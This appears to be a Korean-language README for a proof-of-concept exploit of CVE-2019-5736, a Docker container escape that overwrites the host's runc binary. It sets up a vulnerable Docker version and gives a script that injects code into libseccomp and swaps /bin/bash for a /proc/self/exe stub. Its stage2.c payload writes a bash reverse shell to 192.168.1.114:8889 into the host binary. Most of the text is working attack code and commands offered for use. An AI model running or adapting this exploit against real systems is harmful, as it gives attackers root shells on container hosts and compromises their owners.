
 si1ent-le/cve-2019-5736
CVE-2019-5736에 대한 개념 증명 익스플로잇, runc 바이너리 덮어쓰기를 통한 Docker 컨테이너 이스케이프, libseccomp 조작을 통해 호스트 셸 접근 가능.

docker build -t cve .docker run -d cve /bin/bash -c "tail -f /dev/null"cp /usr/bin/docker-runc /usr/bin/docker-runc.bakdocker exec -it docker-id /bin/bashcd /root/libseccomp-2.5.1cd /root && ./run.sh && exitdocker exec -it docker-id /bin/bashrun.sh
#!/bin/bash
# libseccomp 버전은 컨테이너 생성 후 /root 디렉토리에 다운로드된 해당 버전 정보를 확인하세요
cd /root/libseccomp-2.5.1
cat /root/stage1.c >> src/api.c
DEB_BUILD_OPTIONS=nocheck dpkg-buildpackage -b -uc -us
dpkg -i /root/*.deb
mv /bin/bash /bin/good_bash
gcc /root/stage2.c -o /stage2
cat >/bin/bash <<EOF
#!/proc/self/exe
EOF
chmod +x /bin/bash
호스트 머신: Ubuntu18.04
Docker-ce: 18.06.1~ce~3-0~ubuntu
docker-runc: 1.0
sudo apt-get update
sudo apt-get install apt-transport-https ca-certificates curl software-properties-common
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -
sudo add-apt-repository "deb [arch=amd64] https://download.docker.com/linux/ubuntu xenial stable"
apt-cache madison docker-ce
apt-get install docker-ce=18.06.1~ce~3-0~ubuntu
# 오류 발생 시, cd /var/lib/dpkg/updates 로 이동하여 디렉토리 내 모든 파일을 삭제한 후 위 명령을 다시 실행
root@root:~# sudo apt-get install docker-ce=18.06.1~ce~3-0~ubuntu
stage2.c
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <errno.h>

int main(int argc, char **argv) {

    printf("HAX2: argv: %s\n", argv[1]);
    int res1 = -1;
    int total = 10000;
    while(total>0 && res1== -1){

        int fd = open(argv[1], O_RDWR|O_TRUNC);
        printf("HAX2: fd: %d\n", fd);

        const char *poc = "#!/bin/bash\n/bin/bash -i >& /dev/tcp/192.168.1.114/8889 0>&1  &\n";
        int res = write(fd, poc, strlen(poc));
        printf("HAX2: res: %d, %d\n", res, errno);
        res1 = res;
        total--;
    }
}
docker build -t cve-2019-5736 .

docker run -d cve-2019-5736 /bin/bash -c "tail -f /dev/null"

docker-runc 백업이후 시스템 내 docker-runc 파일을 덮어쓰기 작업을 수행하기 때문
cp /usr/bin/docker-runc /usr/bin/docker-runc.bak
docker exec -it 655378598a92 /bin/bash
# 참고: run.sh 파일의 libseccomp 버전 정보를 수정한 후 실행
cd /root
./run.sh
exit
# docker exec -it 655378598a92 /bin/bash
# 이 시점에서 nc 리스너는 호스트로부터의 리버스 쉘을 받게 됩니다.







